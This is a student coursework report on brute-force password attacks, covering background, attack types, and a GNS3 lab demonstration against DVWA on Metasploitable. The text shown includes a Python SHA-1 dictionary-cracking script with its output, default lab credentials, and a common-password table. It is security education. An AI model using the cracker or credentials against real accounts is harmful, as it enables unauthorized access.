Module Code & Module Title

CC5004NI Security in Computing

Assessment Weightage & Type

30% Individual Coursework

Year and Semester

2020 -21 Spring

Student Name: Karsang Gurung

London Met ID: 19031333

College ID: np01nt4a190138

Assignment Due Date: 23rd April, 2021

Assignment Submission Date: 23rd April, 2021

Word Count (Where Required): 2773

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Acknowledgement

First of all, I would like to express my sincere and deepest gratitude to my module leader Mr. Akchayat Bikram Dhoj Joshi for such an excellent opportunity to work on this project.I would also like to thank my tutor Mr. Sujil Maharjan for invaluable guidance throughout the whole work. Their enthusiasm, motivation and patience has helped me in the completion of this work. It was a great privilege to work on this project and I'm thankful to what they have offered.

I am very grateful to my parents and friends for their support, prayers and sacrifices. It wouldn't have been possible to complete this work in limited time without their assistance. I am very thankful for guiding me out despite of their busy schedules. I am very much overwhelmed by everyone's humbleness and gratefulness throughout the process of finalizing the project.

Abstract

With the advancement of human civilization, various computer system and networks has been rapidly growing across the globe and along with it, various cyber attacks and threats have been creating havoc too. Among the cyberattacks creating chaos in the world, Brute-force is of the common attack among them. The following documentation and research are solely done on the Brute-force attack. The Brute-force attack is one of the most common attack known in the world and is very simple to use. This attack uses sets of various words and guesses those words for the password to gain the access to the system. Brute-force can be used to gain the access to the wifi routers, various web applications and telnet ftp services.

For the demonstration of how the attack works, a topology was created in a simulator GNS3. A router, windows server, kali linux and metasploitable linux were placed in the topology. And the tools used to perform the attacks were Burp Suite, Hydra and web browser Firefox ESR. The attack was performed on a testing site called Damn Vulnerable Web Application (DMWA). The main aims and objective of this research was to demonstrate how the vulnerable system or web applications can be attacked and the passwords can be cracked using brute force. This research also shows how the following attack can be prevented and mitigated.

Contents

1. Introduction 1
2. Background 3
3. Demonstration 7
4. Mitigation 14
5. Evaluation 17
   Pros of Brue force mitigation 17
   Cons of Brute force 17
   Cost Benefit Analysis 18
Conclusion 19
References 19

Figure 1: Types of cyber-attacks 1
Figure 2: Brute force attack 3
Figure 3: most common passwords 4
Figure 4: Creating topology in GNS3 7
Figure 5: Metasploitable linux 8
Figure 6: DVWA without logging in 9
Figure 7: log in attempt with wrong credentials 9
Figure 8: Burp suite to locate the host and post 10
Figure 9: Wordlist for Brute Force 11
Figure 10: Hydra command to start Brute Force 12
Figure 11: Hydra guessing password from worldist 12
Figure 12: using correct password and username 13
Figure 13: two factor authentication 14
Figure 14: reCAPTCHA 15
Figure 15: Locking account 16

1. Introduction

Cyber-attack is the attack done by an individual or group with the intention to gain the access or authorization to the system or network of the victims. Most of the time, the attack done by the attacker are usually done with the wrong intention to damage the system. But most of the time, attackers aim to steal the data, disable or disrupt the system delete or manipulate the data of the victim. The criminals performing the cyber-attacks are regarded as the cyber criminals mainly performing illegal cyber actions against vulnerable victims for their financial gain or malicious intentions (Pratt, n.d.).




Figure 1: Types of cyber-attacks

Among the types of cyber-attack used by the attackers, Brute-force is one of the most common attack that many has fallen victim to. Brute-force attack is usually performed to gain the log-in information of the victims. It is performed to obtain the usernames, passwords and personal identification numbers of the victims or the users. This attack guesses the combinations of words on the target until the words match with the correct password.

The main aims and objectives of the following research are:


- To gain knowledge on various types of cyber-attacks
- To learn the preventives measures and steps to avoid such attacks
- To know how the attack works on the victim.
- To apply the mitigating measure and counter such attacks
- To know what type of attack are suitable for what type of systems
- To learn how to perform various cyber-attacks

2. Background

Brute force is one of the oldest and simplest form of attack which is performed to gain the unauthorized access to the system, network or server that requires password for the user to gain access. The attacker attempts to get the access to the system by guessing the usernames and their respective passwords several times until the match is found. This attack forces the attacker to penetrate system, hence named as Brute Force. It is considered to be one of the simplest methods as attacker of beginner level or professional can use this attack to gain the access to the system depending on the complexity of the password. Based on the strength of the password, brute force can be performed in a limited period.

Some of the incidents of Brute force in the past are:

- Brute force attack on Alibaba in 2016, where the millions of accounts fell victim.
- Brute force attack on Mozilla Firefox in 2018, where the vulnerability of the master password was found.
- Recent case in the Northern Ireland, that affected the several parliament members.



```
Password guess  garnet  does not match, trying next...
Password guess  gabriele  does not match, trying next...
Password guess  gabby  does not match, trying next...
Password guess  fosters  does not match, trying next...
Password guess  forever1  does not match, trying next...
Password guess  fluff  does not match, trying next...
Password guess  Fktrcfylh  does not match, trying next...
Password guess  finder  does not match, trying next...
Password guess  experienced  does not match, trying next...
Password guess  dunlop  does not match, trying next...
Password guess  duffer  does not match, trying next...
Password guess  driven  does not match, trying next...
Password guess  dragonballz  does not match, trying next...
Password guess  draco  does not match, trying next...
Password guess  downer  does not match, trying next...
Password guess  douche  does not match, trying next...
Password guess  doom  does not match, trying next...
Password guess  discus  does not match, trying next...
Password guess  darina  does not match, trying next...
Password guess  daman  does not match, trying next...
Password guess  daisey  does not match, trying next...
Password guess  clement  does not match, trying next...
Password guess  chouchou  does not match, trying next...
Password guess  cheerleaers  does not match, trying next...
Password guess  Charles  does not match, trying next...
Password guess  charisma  does not match, trying next...
Password guess  celebrity  does not match, trying next...
Password guess  cardinals  does not match, trying next...
Password guess  captain1  does not match, trying next...
Password guess  caca  does not match, trying next...
Password guess  c2h5oh  does not match, trying next...
Password guess  bubbles1  does not match, trying next...
Password guess  brook  does not match, trying next...
Password guess  brady  does not match, trying next...
```

```python
from urllib.request import urlopen, hashlib

#First, get the hash from the user to get the sha1 hash to crack

sha1hash = input("Please input the hash to crack.\n>")

#Second, we'll open a file full of password guesses

LIST_OF_COMMON_PASSWORDS = str(urlopen('https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/

#Third, we'll take a guess from the list of passwords we opened, and split it by line

for guess in LIST_OF_COMMON_PASSWORDS.split('\n'):

#Fourth, we'll hash the guess we took from the password list so we can compare it to the hash the user gave us

    hashedGuess = hashlib.sha1(bytes(guess, 'utf-8')).hexdigest()

#Fifth, we'll compare the hash the user gave us to the hashed version of the password guess and determine if they are equal

    if hashedGuess == sha1hash:

#Sixth, we'll tell the program what to do if the password guess matches, which is to print the current guess and quit the program.
#We'll also tell the program what to do if the password guess don't match, which is to return to step 3 to get a new password from the

        print("The password is ", str(guess))
        quit()
    elif hashedGuess != sha1hash:
        print("Password guess ",str(guess)," does not match, trying next...")

#In the seventh and final step, we'll tell the program what to do if we get all the way through the password list without finding a mat
print("Password not in database, we'll get them next time.")
```


for guess in LIST_OF_COMMON_PAS...

Run NBespecial

```
/Users/skickar/venv/untitled10/bin/python /Users/skickar/PycharmProjects/untitled10/NBespecial
Please input the hash to crack.
>
```

Figure 2: Brute force attack

Brute force attack if manually done, consumes a lot of time to perform on the target. So, the attack is done by the bots or scripts that usually attacks vulnerable web applications' login pages. The bots are created by the hackers that work as auto-bot that carries out brute force automatically is auto-pilot mode. The bots created work together with brute force tools. The tools that work along with these bots either generate the usernames or passwords or use the wordlist created by the attacker manually (Anon., 2017).



Top 25 most common passwords by year according to SplashData

Rank	2011[4]	2012[5]	2013[6]	2014[7]	2015[8]	2016[3]	2017[9]	2018[10]
1	password	password	123456	123456	123456	123456	123456	123456
2	123456	123456	password	password	password	password	password	password
3	12345678	12345678	12345678	12345	12345678	12345	12345678	123456789
4	qwerty	abc123	qwerty	12345678	qwerty	12345678	qwerty	12345678
5	abc123	qwerty	abc123	qwerty	12345	football	12345	12345
6	monkey	monkey	123456789	123456789	123456789	qwerty	123456789	111111
7	1234567	letmein	111111	1234	football	1234567890	letmein	1234567
8	letmein	dragon	1234567	baseball	1234	1234567	1234567	sunshine
9	trustno1	111111	iloveyou	dragon	1234567	princess	football	qwerty
10	dragon	baseball	adobe123[a]	football	baseball	1234	iloveyou	iloveyou
11	baseball	iloveyou	123123	1234567	welcome	login	admin	princess
12	111111	trustno1	admin	monkey	1234567890	welcome	welcome	admin
13	iloveyou	1234567	1234567890	letmein	abc123	solo	monkey	welcome
14	master	sunshine	letmein	abc123	111111	abc123	login	666666
15	sunshine	master	photoshop[a]	111111	1qaz2wsx	admin	abc123	abc123
16	ashley	123123	1234	mustang	dragon	121212	starwars	football
17	bailey	welcome	monkey	access	master	flower	123123	123123
18	passw0rd	shadow	shadow	shadow	monkey	passw0rd	dragon	monkey
19	shadow	ashley	sunshine	master	letmein	dragon	passw0rd	654321
20	123123	football	12345	michael	login	sunshine	master	!@#$%^&*
21	654321	jesus	password1	superman	princess	master	hello	charlie
22	superman	michael	princess	696969	qwertyuiop	hottie	freedom	aa123456
23	qazwsx	ninja	azerty	123123	solo	loveme	whatever	donald
24	michael	mustang	trustno1	batman	passw0rd	zaq1zaq1	qazwsx	password1
25	Football	password1	000000	trustno1	starwars	password1	trustno1	qwerty123

Figure 3: most common passwords

Brute force attack usually guesses the usernames and passwords or the credentials of the user to gain the access to the user's data. For instance, if the username of the user is admin, which can be guessed easily in a short time. For password, usually 8 characters are required to gain the access. If the password is in only lower case, then the possibility for the password is 26. But if we consider the password to contain upper cases too, then we have 52 possibilities as there are total 26 alphabets. And If 10 digits are added to the password along with 5 more special characters then the possibilities for the password would be 406 trillion combinations. So, if the attacker uses Brute force to crack the password, then he would have to try 406 trillion combinations to crack the password. Hence, the brute force attack uses the technique of guessing the combination of passwords. The time that might be used up while using the brute force attack also might depend upon the complexity of the password. (Anna, 2019)

There are different types of brute force attacks that uses different methods to crack the credentials. Some of them are listed below:

- Simple brute force attack: This type of attack is performed by the hacker logically without the assist of any type of tools or software. Extremely simple type of passwords for example, *apple123, password, monkey* can be guessed easily by anyone logically.
- Dictionary attack: This type of attack is performed by trying the possible words from the dictionary as a password to the username. Special characters and numbers can also be added to the guess word to attempt the attack. This is performed using dictionary attack too.
- Hybrid brute force attack: This type of attack basically uses the logical guess to crack the password to the username. It is the combination of brute force attack with the dictionary. It mixes the words from the dictionary with random characters and numbers to attempt the guess for the password. For example: *guest12345, iloveyou123, password12345* etc.
- Reverse brute force attack: This attack is the reverse form of the brute force attack. The attacker initiates with a known password and the username are guessed or searched until the correct one is found. This attack is usually performed with the assistance of the leaked password through breaches.
- Credential stuffing: This attack is usually performed if the username and password is known but the web application is unknown. The attacker then tries the username and password for many other websites until the correct one is found (Kaspersky, 2021).


The main aims and objectives of the brute force attack are:

- To steal credentials such as usernames, passwords and personal information numbers.
- To steal credentials wit the intention to sell them to the third parties
- To steal the identity of the user and send phishing links
- To take the financial gain from the user

3. Demonstration

The main purpose of this documentation and research was to show how the brute force works or can be performed and to show various tools that can be used to perform the brute force attack. The brute force attacks demonstrated is a simplified version of the dictionary brute force attack. For the demonstration, burp suite was used to located the post and host of the web application to be brute forced. The web application that we was tested is Damn Vulnerable Web Application (DVWA) which is a testing website for various attacks. The tools used in the following demonstration are:

- Burp Suite
- Hydra
- Web browser firefox ESR



Node	Cor
kali-linux-2021.1-vmware-amd64-1	nor
R1	teln
Switch1	nor
WebandDBServer	nor

Karsang CPU 21.0%, RAM 67.3%


```
GNS3 management console.
Running GNS3 version 2.2.19 on Windows (64-bit) with Python 3.6.8 Qt 5.12.1 and PyQt 5.12.
Copyright (c) 2006-2021 GNS3 Technologies.
Use Help -> GNS3 Doctor to detect common issues.

=>
```

Figure 4: Creating topology in GNS3

First, an environment was created in the form of a topology where the attack would be performed. Router, Kali-linux, windows server and Metasploitable linux as

WebandDBserver was placed in the topology. And every components were configured as per requirement.



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:59:55:df
          inet addr:10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe59:55df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1067 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1028 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:112105 (109.4 KB)  TX bytes:294057 (287.1 KB)
          Base address:0x2000 Memory:ef5c0000-ef5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:212 errors:0 dropped:0 overruns:0 frame:0
          TX packets:212 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:65357 (63.8 KB)  TX bytes:65357 (63.8 KB)

msfadmin@metasploitable:~$
```

Figure 5: Metasploitable linux

At the very beginning, metasploitable was opened. Log in access was gained with the help of the username as ‘msfadmin’ and password ‘msfadmin’ by default. Then the metasploitable was configured with the help of the command ‘ifconfig’ in the terminal. The command entered instantly showed the ip address of the metasploitable which was 10.10.10.13





Figure 6: DVWA without logging in


The web application used to test the brute force attack is called Damn Vulnerable Web Application (DVWA). The following web application was accessed in the in-built browser of Kali linux with the help of the ip address of metsploitable which redirected tho the log in page of the Damn Vulnerable Web Application (DVWA).



Login failed

Figure 7: log in attempt with wrong credentials

Random username and password for the Damn Vulnerable Web application was entered. But the access was not granted. But the correct default username as admin and password as password was given as credentials. The access was granted. These default username and password were gained from the source code of the app provided by the developer.


Burp Suite Community Edition v2020.12.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw \n Actions

